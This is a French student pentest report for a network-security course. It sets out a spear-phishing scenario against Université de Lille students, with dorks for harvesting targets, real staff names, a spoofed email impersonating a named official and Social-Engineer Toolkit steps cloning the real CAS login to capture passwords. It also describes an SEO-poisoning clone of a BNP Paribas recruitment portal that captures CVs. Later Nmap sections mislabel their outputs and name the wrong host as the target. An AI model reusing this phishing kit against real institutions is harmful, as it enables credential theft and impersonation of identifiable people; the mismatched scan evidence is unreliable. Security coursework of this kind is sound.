Compte Rendu : Sécurité des Réseaux Informatiques d'Entreprise

Étudiants : Hamza BELARBI & Fares OSMAN

Professeurs : Daniel FRONTE & Raphael VIERA

Table des matières

1 Introduction **3**

2 Scénario 1 : Phishing (Hamza BELARBI) **3**
2.1 Cible . . . 3
2.2 Collecte d'informations . . . 4
2.3 Identification via Réseaux Sociaux Professionnels . . . 4
2.4 Exécution de l'attaque (Scénario Phishing) . . . 5
2.4.1 Vecteur d'attaque : Le mail de prétexte . . . 5
2.4.2 Proof of Concept (PoC) . . . 6

3 Scénario 2 : Détournement de Candidatures (SEO Poisoning) (Fares OSMAN) **7**
3.1 Introduction . . . 7
3.2 Reconnaissance / Footprint . . . 8
3.2.1 Cible . . . 8
3.2.2 Collecte d'informations . . . 8
3.3 Identification via Réseaux Sociaux Professionnels . . . 8
3.3.1 Stratégie de collecte . . . 8
3.4 Exécution de l'attaque . . . 8
3.4.1 Vecteur d'attaque : Le SEO Poisoning . . . 8
3.4.2 Proof of Concept (PoC) . . . 8
3.5 Recommandations et Contre-mesures . . . 11
3.5.1 Prévention du Social Engineering . . . 11
3.5.2 Sécurisation des flux de données (Uploads) . . . 11
3.5.3 Mesures de Détection et Réponse . . . 12
3.6 Conclusion de l'audit Social Engineering . . . 12

4 Scanning des réseaux **12**
4.1 Identification du réseau et des hôtes . . . 12
4.2 Scan de ports (Port Scanning) . . . 13

5 Énumération **13**
5.1 Identification des versions de services . . . 13
5.2 Banner Grabbing Manuel . . . 13
5.3 Énumération avancée SMB (Samba) . . . 14

6 Vulnerability Analysis **15**
6.1 Méthodologie et Objectifs . . . 15
6.2 Analyse du service FTP (vsftpd 2.3.4) . . . 15
6.3 Analyse du service SMB (Samba 3.0.20) . . . 15
6.4 Analyse du service Applicatif (Apache Tomcat) . . . 16
6.5 Synthèse des vulnérabilités identifiées . . . 17

7 Gaining Access **17**
7.1 Exploiting FTP . . . 17
7.1.1 Méthode 1 : Exploitation de la Backdoor vsftpd (CVE-2011-2523) 17
7.1.2 Méthode 2 : Attaque par Force Brute avec Hydra . . . 18
7.2 Exploiting SSH . . . 18
7.2.1 SSH Attack Method 2 : Brute Force with Metasploit . . . 18
7.3 Service SMB (Samba) . . . 19
7.3.1 Analyse de la Vulnérabilité (CVE-2007-2447) . . . 19
7.3.2 Exploitation via Metasploit . . . 19
7.3.3 Validation de l'Accès Root . . . 19
7.4 Service Java RMI (Port 1099) . . . 20
7.4.1 Analyse du Service . . . 20
7.4.2 Exploitation via Metasploit . . . 20
7.4.3 Résultats . . . 20
7.5 Bindshell (Port 1524) . . . 21
7.6 PostgreSQL . . . 21
7.7 Apache Tomcat (Port 8180) . . . 21
7.7.1 Analyse de la surface d'attaque . . . 21
7.7.2 Phase 1 : Compromission des identifiants . . . 22
7.7.3 Phase 2 : Exploitation . . . 22

8 Challenge de Reverse Engineering **24**
8.1 Phase 1 : Reconnaissance et Analyse Statique . . . 24
8.2 Analyse Comportementale et Gestion des Entrées . . . 24
8.3 Reverse Engineering de la Protection (RE5) . . . 24
8.4 Exploitation et Résolution (RE6) . . . 26

9 Framework de Pentest **27**
9.1 Phases couvertes et outils intégrés . . . 27
9.2 Structure logicielle et configuration . . . 28
9.3 Gestion des preuves et des sorties . . . 28
9.4 Contraintes et limites . . . 29

1 Introduction

Ce rapport s'inscrit dans le cadre du cours "Sécurité des Réseaux Informatiques d'Entreprise" (SRIE). L'objectif principal de cet audit est d'adopter une posture offensive afin d'identifier, d'analyser et d'exploiter les vulnérabilités d'un système.

Cette démarche empirique vise à dépasser la simple théorie pour confronter l'auditeur à la réalité opérationnelle des cyberattaques. En comprenant les mécanismes d'intrusion et les vecteurs d'attaque nous sommes en mesure de proposer des stratégies de défense et de renforcement pertinentes.

2 Scénario 1 : Phishing (Hamza BELARBI)

2.1 Cible

L'Université de Lille représente une surface d'attaque vaste et hétérogène (étudiants, enseignants-chercheurs, personnel administratif). La première étape du processus a consisté à identifier le format des identifiants corporatifs. J'ai pu déterminer le pattern standard des e-mails des membres de l'établissement prenom.nom@univ-lille.fr. Je l'avais déjà obtenu en postulant pour un stage mais il est aussi très facilement obtenable par une recherche basique.

En faisant la recherche suivante :

On obtient :




FIGURE 1 – Exposition d'adresses e-mails indexées.

Cependant, connaître le format ne suffit pas. Pour une campagne de phishing ciblée (Spear Phishing), je dois constituer une liste d'adresses actives et valides.

2.2 Collecte d'informations

J'ai d'abord recherché l'identité d'un responsable pour pouvoir ensuite utiliser son nom quand j'enverrai le mail de phishing. Pour cela j'ai utilisé le Google Dorking, j'ai utilisé la recherche suivante :

Requête de ciblage

```
site:univ-lille.fr filetype:pdf "email" OR "contact" OR
"@univ-lille.fr" AND "responsable" AND "2025"
```

Cette commande filtre les résultats sur le domaine de l'université, en restreignant aux fichiers PDF (l'objectif étant de trouver un organigramme ou fichier administratif), il y a aussi une contrainte temporelle ("2025") pour garantir la fraîcheur de l'information.

ANNEE UNIVERSITAIRE 2025/2026

ufr3s SSEP | Université de Lille

DIPLÔME	RESPONSABLE ADMINISTRATIF	RESPONSABLE PEDAGOGIQUE	FORMATION
DEUST (années 1 et 2) Animation et Gestion des Activités Physiques, sportives ou Culturelles Parcours Animation et Gestion des activités physiques ou culturelles (ouvert en apprentissage en deust 2)	MARIE LEROUGE	AUDREY BECOURT	FORMATION INITIALE
Portail STAPS: LICENCE 1A	ANTOINE BELLENS	BRIGITTE MAINGUET	FORMATION INITIALE
Portail STAPS: LICENCE ADAPTEE (L1 en 2 ans)	LUDIVINE BELABBES	BRIGITTE MAINGUET	FORMATION INITIALE
Portail STAPS: LICENCE ACCES SANTE 1 (LAS 1) Option santé	ANTOINE BELLENS	JULIEN BOISSIERE	FORMATION INITIALE
LICENCE 1A parcours Management du Sport option Journalisme	ANTOINE BELLENS	JULIEN BOISSIERE	FORMATION INITIALE
LICENCE 1A PASS option STAPS	ANTOINE BELLENS	JULIEN BOISSIERE	FORMATION INITIALE
L2 Education Motricité L2 option Santé L2 option Métiers de l'Enseignement du 1er degré	FLAVIEN ORANGE LEVET	L2 Education Motricité: GREGORY DEVISSCHER/NICOLAS MORENT L2 option Santé: JULIEN BOISSIERE L2 option Métiers de l'Enseignement du 1er degré: GREGORY DEVISSCHER	FORMATION INITIALE
LICENCE STAPS MANAGEMENT DU SPORT L2 Management du Sport L2 option Journalisme	FLAVIEN ORANGE LEVET	L2 Management du Sport: STEPHANIE MARTIN L2 option Journalisme: JULIEN BOISSIERE	FORMATION INITIALE
LICENCE STAPS ENTRAINEMENT SPORTIF L2 Entraînement Sportif L2 option Santé	FLAVIEN ORANGE LEVET	L2 Entraînement Sportif: YOHAN ROUSSEL L2 option Santé: JULIEN BOISSIERE	FORMATION INITIALE
LICENCE STAPS ACTIVITE PHYSIQUE ADAPTEE ET SANTE L2 Activité Physique Adaptée et Santé L2 option Santé	FLAVIEN ORANGE LEVET	L2 Activité Physique Adaptée et Santé: BRIGITTE MAINGUET/AGATHE ANTHIERENS L2 option Santé: JULIEN BOISSIERE	FORMATION INITIALE

FIGURE 2 – Extraction de contacts via Google Dorking (Extrait)

2.3 Identification via Réseaux Sociaux Professionnels

Les documents administratifs de l'université étant épurés pour la conformité RGPD, l'exfiltration de listes massives par Google Dorking s'avère limitée. J'ai donc choisi de me tourner vers l'analyse du réseau social professionel qu'est LinkedIn.

Stratégie de collecte L'objectif est d'identifier les étudiants de la filière STAPS (L2) pour leur appliquer le pattern d'e-mail validé précédemment (`prenom.nom@univ-lille.fr`). Je n'ai pas navigué connecté pour éviter toute notification de visite de profil.

Requête de ciblage LinkedIn

```
site:linkedin.com/in/ "Université de Lille" AND ("L2" OR
"Licence 2") AND "STAPS" -L3 -"Licence 3" -Master -M1 -"Ancien"
```

Cette requête "négative" permet d'augmenter la pertinence de la liste de cibles, en ne conservant que les étudiants dont le dernier statut connu s'arrête à la Licence 2.

Analyse technique :

- `site:linkedin.com/in/` : Restreint la recherche aux profils publics (et exclut les offres d'emploi ou posts).
- `"Université de Lille"` : Filtre l'organisation actuelle.
- `"STAPS"` : Cible la filière correspondant aux responsables identifiés (M. Orange Levet et M. Boissiere).
- `"L2"` : Pour isoler la filière correspondant à M. Orange Levet et rendre l'attaque encore plus personnelle.
- `-L3 -"Licence 3"` : Élimine les étudiants ayant validé leur année supérieure.
- `-Master -M1` : Élimine les alumni ou étudiants en cycle supérieur.
- `-"Ancien"` : Filtre les profils indiquant "Ancien étudiant de...".

Cette méthode permet de constituer une liste de cibles nommées.

2.4 Exécution de l'attaque (Scénario Phishing)

Sur la base des informations collectées et de l'organigramme identifiant M. Orange Levet (Responsable L2), j'ai élaboré un scénario d'ingénierie sociale de type *Spear Phishing*.

2.4.1 Vecteur d'attaque : Le mail de prétexte

Techniques utilisées : Display Name Spoofing (via Gmail) en signant avec le nom du responsable pédagogique réel. Le lien affiché a pour but de mettre en confiance le lecteur mais pointe vers l'adresse IP de l'attaquant.

Simulation du courriel envoyé

De : Flavien Orange Levet <scolarite.ufr3s.lille@gmail.com>
À : [Liste de diffusion L2 STAPS]
Objet : URGENT : Procédure de validation des conventions de stage 2026
Bonjour à tous,
Etant donné le nombre de questions à ce sujet, nous vous rappelons ci-dessous la procédure à suivre pour toute demande de convention de stage pour le semestre à venir. Merci de veiller à respecter l'ensemble des étapes afin de permettre l'édition de votre convention avant la fermeture administrative.

- Faire compléter la fiche descriptive par l'entreprise d'accueil.
- Identifier un tuteur académique parmi la liste disponible sur l'intranet.
- **Valider vos informations administratives sur l'ENT via le lien direct ci-dessous pour déclencher l'édition de la convention :**

https://cas.univ-lille.fr/login

Nous vous remercions pour votre vigilance.

Flavien Orange Levet
Gestionnaire de scolarité L2 - STAPS
UFR3S - Université de Lille
Campus Cité Scientifique

2.4.2 Proof of Concept (PoC)

L'attaque est automatisée à l'aide du **Social-Engineer Toolkit (SET)**, standardisant la chaîne d'exécution : clonage, interception des requêtes et redirection.

Clonage du site Plutôt que d'aspirer le site manuellement, j'utilise le module *Credential Harvester* de SET en mode *Site Cloner*. L'outil clone directement la cible et intercepte les données (dans notre cas identifiant et mot de passe).

Social-Engineering Attacks > Website Attack Vectors > Credential Harvester Attack Method > Site Cloner


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.
15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://cas.univ-lille.fr/login
```

Contrairement à la méthode manuelle, SET détecte automatiquement les champs `input` du formulaire HTML et les retransmet vers l'adresse IP de l'attaquant définie ci-dessus.

2. Interception et Écoute Une fois le clone généré, SET met le serveur en écoute sur le port 80. Il affiche la fausse page à la victime, capture les données, puis redirige la requête vers le véritable service pour ne pas éveiller les soupçons.

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

3. Résultat Dès que l'utilisateur valide le formulaire sur le clone, SET intercepte les informations. Les identifiants sont extraits.




```
POSSIBLE USERNAME FIELD FOUND: username=test+
POSSIBLE PASSWORD FIELD FOUND: password=test
```

FIGURE 3 – Résultat

Remarque : L'environnement n'est pas le même que pour l'audit où le réseau était en "Host-Only", d'où l'adresse IP différente.

3 Scénario 2 : Détournement de Candidatures (SEO Poisoning) (Fares OSMAN)

3.1 Introduction

Ce second scénario d'audit se concentre sur une méthode d'ingénierie sociale passive mais redoutable : le **SEO Poisoning** (empoisonnement des moteurs de recherche). Contrairement au phishing classique par courriel qui peut être bloqué par des filtres antispam, cette approche consiste à positionner un site malveillant parmi les premiers résultats de recherche pour des mots-clés spécifiques. L'objectif est ici de capturer des données personnelles sensibles (PII) et des fichiers via un faux portail de recrutement BNP Paribas destiné aux étudiants .

3.2 Reconnaissance / Footprint

3.2.1 Cible

Le groupe BNP Paribas représente une cible de choix en raison de son prestige et de son volume de recrutement annuel de stagiaires issus de grandes écoles d'ingénieurs. La surface d'attaque est ici l'étudiant en recherche active d'opportunités professionnelles. La première étape a consisté à identifier l'infrastructure de recrutement externe, notamment le portail *B-Welcome*.

3.2.2 Collecte d'informations

Pour crédibiliser l'attaque, j'ai recherché des URL spécifiques de dépôt de candidatures qui ne nécessitent pas d'authentification préalable immédiate, facilitant ainsi le "clonage de surface". J'ai utilisé le Google Dorking pour isoler des formulaires de recommandation :

- **Requête de ciblage :** `site:bwelcome.hr.bnpparibas/fr_FR/ filetype:html "RecommendationMethods"`
- **Objectif :** Identifier la page exacte gérant le dépôt de documents pour la cloner.

3.3 Identification via Réseaux Sociaux Professionnels

3.3.1 Stratégie de collecte

L'objectif est d'identifier les mots-clés et les profils types pour optimiser le référencement de notre faux site. L'analyse s'est portée sur LinkedIn pour repérer les étudiants de Mines Saint-Étienne (ISMIN) en recherche de stage.

Requête de ciblage LinkedIn :

```
site:linkedin.com/in/ "Mines Saint-Etienne" AND "ISMIN" AND ("Stage" OR "Alternance") AND "BNP Paribas" -Ancien -Master
```

Cette requête permet d'ajuster les métadonnées de notre site pour qu'il apparaisse lors de recherches telles que "Stage BNP Paribas Mines Saint-Étienne 2026" .

3.4 Exécution de l'attaque

3.4.1 Vecteur d'attaque : Le SEO Poisoning

Le vecteur n'est pas un message envoyé, mais l'indexation malveillante. Le site malveillant est hébergé sur notre machine attaquante. Pour assurer la visibilité, nous modifions les balises `<meta>` du site cloné pour inclure des termes hautement pertinents pour la cible. L'étudiant, en tapant sa recherche, tombe sur notre URL (masquée ou via une redirection) et accède à l'interface miroir.

3.4.2 Proof of Concept (PoC)

1. Clonage du site Plutôt que d'utiliser SET, j'ai opté pour une approche manuelle via `HTTrack` afin d'obtenir un contrôle total sur l'arborescence des fichiers et la gestion des scripts d'upload.

```
# Clonage recursif du portail cible dans un dossier local
httrack "https://bwelcome.hr.bnpparibas/fr_FR/externalcareers/
    RecommendationMethods" -O "./bnpp_clone"
```

Listing 1 – Commande de clonage HTTrack




FIGURE 4 – Dossier du site cloner




FIGURE 5 – Site cloné

L'outil télécharge l'interface visuelle complète (`.html`, `.css`, images) tout en reconstruisant les liens localement .

2. Interception et Écoute Une fois le clone généré, j'ai modifié manuellement le formulaire dans le fichier `RecommendationMethods.html` . J'ai injecté une balise `form` pointant vers mon script de capture et activé un serveur PHP pour réceptionner les fichiers .




FIGURE 6 – Serveur en marche

```
<form action="upload.php" method="POST" enctype="multipart/form-data">
    <input type="file" name="cv_etudiant">
    <input type="submit" value="Telecharger␣mon␣CV␣au␣format␣PDF">
</form>
```

Listing 2 – Modification du formulaire de capture

FIGURE 7 – Url du site

3. Résultat Dès que la victime valide le téléchargement de son CV, le script `upload.php` intercepte le fichier binaire et l'enregistre dans le dossier `/upload` de la machine attaquante .




FIGURE 8 – Dossier /upload

L'utilisateur est ensuite redirigé vers le véritable site de la BNP pour minimiser les soupçons .

3.5 Recommandations et Contre-mesures

L'efficacité du scénario de SEO Poisoning et d'exfiltration de documents repose sur la confiance aveugle de l'utilisateur envers les résultats des moteurs de recherche et l'image de marque de l'organisation usurpée. Pour pallier ces risques, plusieurs axes de remédiation doivent être envisagés.

3.5.1 Prévention du Social Engineering

La première ligne de défense reste la sensibilisation des utilisateurs.

— **Vérification systématique de l'URL :** Les utilisateurs doivent être formés à inspecter le nom de domaine dans la barre d'adresse avant toute saisie de données ou dépôt de fichier. Un site légitime de BNP Paribas ne sera jamais hébergé sur une adresse IP brute ou un domaine non officiel.

— **Utilisation de gestionnaires de mots de passe :** Ces outils ne proposent le remplissage automatique que sur les domaines officiels enregistrés, bloquant ainsi l'attaque sur un site cloné.

— **Mise en place du MFA :** L'authentification multi-facteurs (MFA) doit être généralisée pour limiter l'impact d'un vol d'identifiants.

3.5.2 Sécurisation des flux de données (Uploads)

Le dépôt de fichiers est un vecteur critique qui nécessite un durcissement technique :

— **Analyse antivirale des fichiers :** Tout document déposé doit être scanné par un bac à sable (Sandboxing) ou un antivirus avant d'être stocké, afin de détecter d'éventuels malwares cachés dans les CV.

— **Contrôle des extensions et types MIME :** Le serveur de réception doit strictement limiter les fichiers aux formats attendus (ex : PDF uniquement) et vérifier la cohérence du type MIME pour éviter l'exécution de scripts malveillants.

3.5.3 Mesures de Détection et Réponse

Au niveau de l'infrastructure de l'école ou de l'entreprise :

— **Surveillance DNS et SEO :** Utiliser des outils de veille pour détecter le typosquatting ou l'apparition de faux sites utilisant l'image de marque de l'organisation.

— **Filtrage de sortie (Egress Filtering) :** Mettre en place des contrôles de flux sortants pour détecter des connexions vers des adresses IP d'attaquants connues ou suspectes.

— **Journalisation active :** Activer des logs détaillés sur les services exposés pour détecter des anomalies de connexion ou des tentatives d'upload massives.

3.6 Conclusion de l'audit Social Engineering

L'ensemble des tests menés, qu'il s'agisse de l'usurpation du support technique ou du détournement de portail de recrutement, démontre une surface d'attaque humaine importante. La priorité de remédiation doit porter sur le durcissement des authentifications et la suppression des services inutiles ou obsolètes identifiés durant la phase de scanning.

4 Scanning des réseaux

4.1 Identification du réseau et des hôtes

L'audit a débuté par une reconnaissance de l'environnement réseau local.
Afin d'identifier les cibles potentielles, nous avons effectué un balayage réseau de type "Ping Sweep" via l'outil **Nmap**. Cette technique permet de cartographier les hôtes actifs sur le réseau.

```
eleves@eleves-VBox:~/algo_prog$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 08:00:27:bc:c5:2f brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute
 enp0s3
       valid_lft 512sec preferred_lft 512sec
    inet6 fe80::a00:27ff:febc:c52f/64 scope link
       valid_lft forever preferred_lft forever
```


FIGURE 9 – Découverte des hôtes actifs sur le réseau (Ping Sweep)

Le scan a révélé la présence de l'hôte 192.168.56.101, identifié comme étant la machine cible VISMIN.

4.2 Scan de ports (Port Scanning)

Une fois la cible identifiée, nous avons procédé à une analyse approfondie des ports TCP pour déterminer la surface d'attaque. Nous avons utilisé un scan de type SYN, aussi appelé "Half-open scan". Ce mode est privilégié car il n'établit pas de connexion TCP complète, ce qui le rend plus rapide et potentiellement plus discret.

— **Commande exécutée :** `sudo nmap -sn 192.168.56.102`



```
eleves@eleves-VBox:~/algo_prog$ sudo nmap -sn 192.168.56.0/24
[sudo] Mot de passe de eleves :
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-09 20:32 CET
Nmap scan report for 192.168.56.1
Host is up (0.00037s latency).
MAC Address: 0A:00:27:00:00:04 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00075s latency).
MAC Address: 08:00:27:F5:1E:23 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00081s latency).
MAC Address: 08:00:27:39:1F:8C (Oracle VirtualBox virtual NIC)
Nmap scan report for eleves-VBox (192.168.56.101)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.88 seconds
```

FIGURE 10 – Résultat du scan de ports SYN (Nmap)

L'analyse des résultats met en évidence une surface d'attaque très large avec de nombreux ports critiques ouverts (FTP, SSH, Telnet, SMB, HTTP, etc.), indiquant un niveau de sécurité faible.

5 Énumération

5.1 Identification des versions de services

L'énumération vise à qualifier précisément les services découverts. L'utilisation de l'option de détection de version de Nmap (`-sV`) a permis de dresser un inventaire logiciel de la cible. Les résultats confirment l'obsolescence critique du système :

— **FTP :** vsftpd 2.3.4 (Version connue pour contenir une backdoor critique).
— **SSH :** OpenSSH 4.7p1 (Obsolète).
— **Web :** Apache httpd 2.2.8 sur Ubuntu.
— **SMB :** Samba 3.0.20-Debian.

5.2 Banner Grabbing Manuel

Nous avons effectué une capture de bannière manuelle à l'aide de **Netcat**.

La connexion directe au port 21 a retourné la bannière `220 (vsFTPd 2.3.4)`, confirmant sans ambiguïté la version exacte du démon FTP. De même, une requête HTTP malformée sur le port 80 a révélé le nom de domaine interne `ismin_vulnerable.localdomain`.

```
eleves@eleves-VBox:~/algo_prog$ sudo nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-09 20:35 CET
Nmap scan report for 192.168.56.1
Host is up (0.00033s latency).
MAC Address: 0A:00:27:00:00:04 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00042s latency).
MAC Address: 08:00:27:F5:1E:23 (Oracle VirtualBox virtual NIC)
Nmap scan report for eleves-VBox (192.168.56.101)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.07 seconds
```

FIGURE 11 – Banner Grabbing manuel sur le service FTP via Netcat

5.3 Énumération avancée SMB (Samba)

Compte tenu de la présence des ports 139 et 445, une énumération spécifique du protocole SMB a été réalisée à l'aide des scripts NSE.
Cette analyse a révélé un défaut de configuration majeur : le partage `IPC$` est accessible avec un compte invité en lecture et en écriture.

```
Not shown: 977 closed tcp ports (reset)
